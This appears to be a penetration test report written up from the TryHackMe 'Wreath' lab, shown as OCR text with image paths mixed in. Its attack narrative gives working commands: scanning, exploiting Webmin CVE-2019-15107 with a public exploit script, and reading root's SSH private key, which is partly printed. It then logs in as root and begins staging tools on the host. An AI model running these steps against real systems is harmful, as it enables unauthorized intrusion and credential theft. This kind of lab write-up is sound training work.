
Wreath Network Penetration Test Report

M4t35Z



2021-04-07

Contents

1 Executive Summary

I was contracted by Thomas Wreath to conduct a penetration test against his home network in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Thomas Wreath's home network with the goals of:


- Identifying if a remote attacker could penetrate Thomas Wreath's home network's defenses
- Determining the impact of a security breach on:
  - Confidentiality of the company's private data
  - Internal infrastructure and availability of Thomas Wreath's home network

Efforts were and placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115 with all the tests and actions being conducted under controlled conditions.

1.1 Scope

The network was made up of three machines two windows and a linux one. Thomas Wreath only provided the ip address of the public-facing linux host. The scope of the assessment included the following:

- 1 Public-facing linux server: `10.200.83.200`: **prod-serv**
- 2 Internal windows hosts: `10.200.83.150`: **git-serv**, and `10.200.83.100`: **wreath-pc**



1.2 Summary of Results

During the time of engagement, I have successfully found several critical vulnerabilities including the ability to run arbitrary commands on each host mentioned above which could lead to the full compromise of the Wreath network.

Initial reconnaissance of the Wreath network 10.200.83.200 resulted in the discovery of a Webmin instance, which was vulnerable to a remote code execution vulnerability. This initial compromise resulted in root access to the public-facing linux web server.

Using the compromised web server as a pivot point, I was able to access internal hosts. After the reconnaissance of these hosts, I was able to identify that I only had access to 10.200.83.150. In this host, I found a version of GitStack which was vulnerable to a remote code execution vulnerability. This resulted in administrative access to 10.200.83.150, the git-serv windows host. There was also a git repository of a webpage in this host which contained a file upload form that used weak filters.

Using the two already compromised servers as pivot points I was able to access 10.200.83.100 and enumerate its open ports. I was able to identify the website was matching with the git repository found before. I was able to bypass the file upload filters and craft an exploit in order to achieve remote code execution on the server.

2 Timeline

Action	Date
Start of engagement	2021.03.20
Compromise of 10.200.83.200	2021.03.20
Pivoting, enumeration of 10.200.83.150	2021.03.21
Compromise of 10.200.83.150	2021.03.24
Pivoting, enumeration of 10.200.83.100	2021.03.26
Compromise of 10.200.83.100	2021.03.30

3 Findings and Remediations

3.1 10.200.83.200

3.1.1 Critical - Webmin unauthenticated remote code execution

- CVE ID: CVE-2019-15107
- Description: An issue was discovered in Webmin <=1.920. The parameter old in password_change.cgi contains a command injection vulnerability.
- Mitigation: Consider updating the software in use to the latest version.

3.2 10.200.83.150

3.2.1 Critical - GitStack unauthenticated remote code execution

- CVE ID: CVE-2018-5955
- Description: An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.
- Mitigation: Consider updating the software in use to the latest version.

3.3 10.200.83.100

3.3.1 Critical - File upload remote code execution

- Description: An issue was discovered in the filtering of the file upload form. The file extension whitelist is bypassable by providing more dots in the filename eg: image.png.php. A malicious actor may provide a php payload in the exif data of an image to execute arbitrary commands.
- Mitigation: Consider changing the password of http basic-auth and implementing a more secure file-upload application with proper filtering.

4 Attack Narrative

4.1 10.200.83.200

4.1.1 Initial Information

> The IP address of the publicly available web host is `10.200.83.200`

4.1.2 Initial Enumeration

4.1.2.1 nmap scans

Nmap port only scan revealed five open ports.

```
$ nmap 10.200.83.200 -p0-15000 --min-rate 1000 -v -oN scans/10.200.83.200-
   nmap-ports
---[SNIP]---
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   open   https
9090/tcp  closed zeus-admin
10000/tcp open   snet-sensor-mgmt
```

```
[matesz@MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath]$ nmap 10.200.83.200
 -p0-15000 --min-rate 1000 -v -oN scans/10.200.83.200-nmap-ports
[sudo] password for matesz:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-19 17:40 CET
Initiating Ping Scan at 17:40
Scanning 10.200.83.200 [4 ports]
Completed Ping Scan at 17:40, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:40
Completed Parallel DNS resolution of 1 host. at 17:40, 0.08s elapsed
Initiating SYN Stealth Scan at 17:40
Scanning 10.200.83.200 [15001 ports]
Discovered open port 80/tcp on 10.200.83.200
Discovered open port 443/tcp on 10.200.83.200
Discovered open port 22/tcp on 10.200.83.200
Discovered open port 10000/tcp on 10.200.83.200
Completed SYN Stealth Scan at 17:40, 30.14s elapsed (15001 total ports)
Nmap scan report for 10.200.83.200
Host is up (0.055s latency).
Not shown: 14996 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   open   https
9090/tcp  closed zeus-admin
10000/tcp open   snet-sensor-mgmt

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 30.49 seconds
           Raw packets sent: 29984 (1.319MB) | Rcvd: 42 (2.852KB)
[matesz@MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath]$
```

Figure 1: 10.200.83.200-nmap-ports

Nmap detailed scan revealed the service versions.

```
$ nmap 10.200.83.200 -sC -sV -p $(grep open scans/10.200.83.200-nmap-ports
    | awk -F\/ '{print $1}' | tr '\n' ',' | sed 's/,$//g') -oN scans
   /10.200.83.200-nmap-detailed
---[SNIP]---
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
```

```
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas
   Wreath Development/stateOrProvinceName=East Riding Yorkshire/
   countryName=GB
| Not valid before: 2021-03-19T15:55:12
|_Not valid after:  2022-03-19T15:55:12
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

```
[matesz@MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath]$ nmap 10.200.83.200
 -sC -sV -p $(grep open scans/10.200.83.200-nmap-ports | awk -F\/ '{print $1
}' | tr '\n' ',' | sed 's/,$//g') -oN scans/10.200.83.200-nmap-detailed
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-19 17:44 CET
Nmap scan report for 10.200.83.200
Host is up (0.055s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wre
ath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2021-03-19T15:55:12
|_Not valid after:  2022-03-19T15:55:12
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.37 seconds
[matesz@MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath]$
```

Figure 2: 10.200.83.200-nmap-detailed

4.1.2.2 http - 10.200.83.200 - 80/tcp

Making a get request to the ip with curl reveals that it tried to make a redirect to a domain.

```
$ curl -s -v 10.200.83.200
---[SNIP]---
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
< Location: https://thomaswreath.thm
---[SNIP]---
```

```
[matesz@MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath]$ curl -s -v 10.200.83.200

*   Trying 10.200.83.200:80...
* Connected to 10.200.83.200 (10.200.83.200) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.200.83.200
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Fri, 19 Mar 2021 16:50:48 GMT
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
< Location: https://thomaswreath.thm
< Content-Length: 208
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://thomaswreath.thm">here</a>.</p>
</body></html>
* Connection #0 to host 10.200.83.200 left intact
[matesz@MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath]$
```

Figure 3: 10.200.83.200-http-redirection

The ip redirects to `https://thomaswreath.thm`, which means `thomaswreath.thm` needs to be added to the `/etc/hosts` file as seen in the following code snippet to make it accessible from a web browser.

```
10.200.83.200 thomaswreath.thm
```

```
10.200.83.200 thomaswreath.thm
"/etc/hosts" 54L, 1866B written
```

Figure 4: 10.200.83.200-domain-etchosts

4.1.2.3 https - thomaswreath.thm - 443/tcp

Thomas posted his CV to this webpage. This CV contained some personal information like phone numbers.

4.1.2.4 https - 10.200.83.200 - 10000/tcp

As the nmap scan revealed, Webmin 1.890 was running on port 10000.




Figure 5: https-port10000-webmin-login

4.1.2.4.1 Searching for CVE's

A simple search for ***MiniServ 1.890 (Webmin httpd) exploit*** revealed a blog post medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4 which mentioned that this version of WebMin is vulnerable to `CVE-2019-15107`. This is an *unauthenticated remote code execution* which could be used by an attacker to compromise the system.




Figure 6: webmin-1.890-unauth-rce

The blog post linked to a proof of concept exploit code on github github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE, which can be used to run arbitrary commands on the host.

The proof of concept can be downloaded via `wget` with the following command.

```
wget https://raw.githubusercontent.com/foxsin34/WebMin-1.890-Exploit-
    unauthorized-RCE/master/webmin-1.890_exploit.py
```

4.1.3 Exploitation

I tested the exploit with a harmless `id` command in order to confirm if it is vulnerable. It executed the command and returned the output, which means the version of Webmin running on the public-facing web server **is vulnerable to an unauthenticated remote code execution vulnerability**.

```
$ python3 webmin-1.890_exploit.py 10.200.83.200 10000 "id"
--------------------------------
   _______________     _____   __
  / ___/_  __/    |   /  _/ | / /
  \__ \ / / / /| |   / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

--------------------------------

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:
    s0
</p>
```




Figure 7: cve-2019-15107-poc-test-id

The current user is `root`, which means Webmin runs as root on the web server. This is a dangerous misconfiguration and should be fixed by running the service as a low-privilege user.

4.1.3.1 Enumeration

A little enumeration revealed the root user's private ssh key in its default directory `/root/.ssh/id_rsa`.

```
$ python3 webmin-1.890_exploit.py 10.200.83.200 10000 "cat /root/.ssh/
    id_rsa"
------------------------------
   _______________    _____   __
  / ___/_  __/   |  /  _/ | / /
  \__ \ / / / /| |  / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/
------------------------------
WebMin 1.890-expired-remote-root
<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
---[SNIP]---
GbJ7oAQ232an8AAAARcm9vdEB0bS1wcm9kLXNlcnYBAg==
-----END OPENSSH PRIVATE KEY-----
</p>
```




Figure 8: 10.200.83.200-root-id_rsa

An attacker could save this ssh key in order to directly access the host without any password.

```
$ chmod 600 root-id_rsa
$ ssh -i root-id_rsa root@10.200.83.200
[root@prod-serv ~]# hostname;whoami;ip a
prod-serv
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
    default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state
```

```
    UP group default qlen 1000
     link/ether 02:47:a3:9d:4c:7f brd ff:ff:ff:ff:ff:ff
     inet 10.200.83.200/24 brd 10.200.83.255 scope global dynamic
        noprefixroute eth0
        valid_lft 2443sec preferred_lft 2443sec
     inet6 fe80::47:a3ff:fe9d:4c7f/64 scope link
        valid_lft forever preferred_lft forever
```

```
[matesz@MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath/files/10.200.83.200]$ ssh -i root-id_rsa root@10.200.83.200
[root@prod-serv ~]# hostname;whoami;ip a
prod-serv
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:47:a3:9d:4c:7f brd ff:ff:ff:ff:ff:ff
    inet 10.200.83.200/24 brd 10.200.83.255 scope global dynamic noprefixroute eth0
       valid_lft 2443sec preferred_lft 2443sec
    inet6 fe80::47:a3ff:fe9d:4c7f/64 scope link
       valid_lft forever preferred_lft forever
[root@prod-serv ~]#
```

Figure 9: 10.200.83.200-root-proof

4.1.4 Internal Network Enumeration

An attacker would go further enumerating internal resources.

4.1.4.1 Transferring nmap to the compromised host

I downloaded a **static** version of `nmap` to my attacker host and then I hosted it using `python3 -m http.server` and used `curl` to download it to the target host 10.200.83.200 in order to be able to enumberate the internal network.

```
$ wget https://github.com/ernw/static-toolbox/releases/download/1.04/nmap
    -7.80SVN-x86_64-a36a34aa6-portable.zip
$ 7z x nmap-7.80SVN-x86_64-a36a34aa6-portable.zip
$ cd nmap-7.80SVN-x86_64-a36a34aa6-portable

$ python3 -m http.server 8000
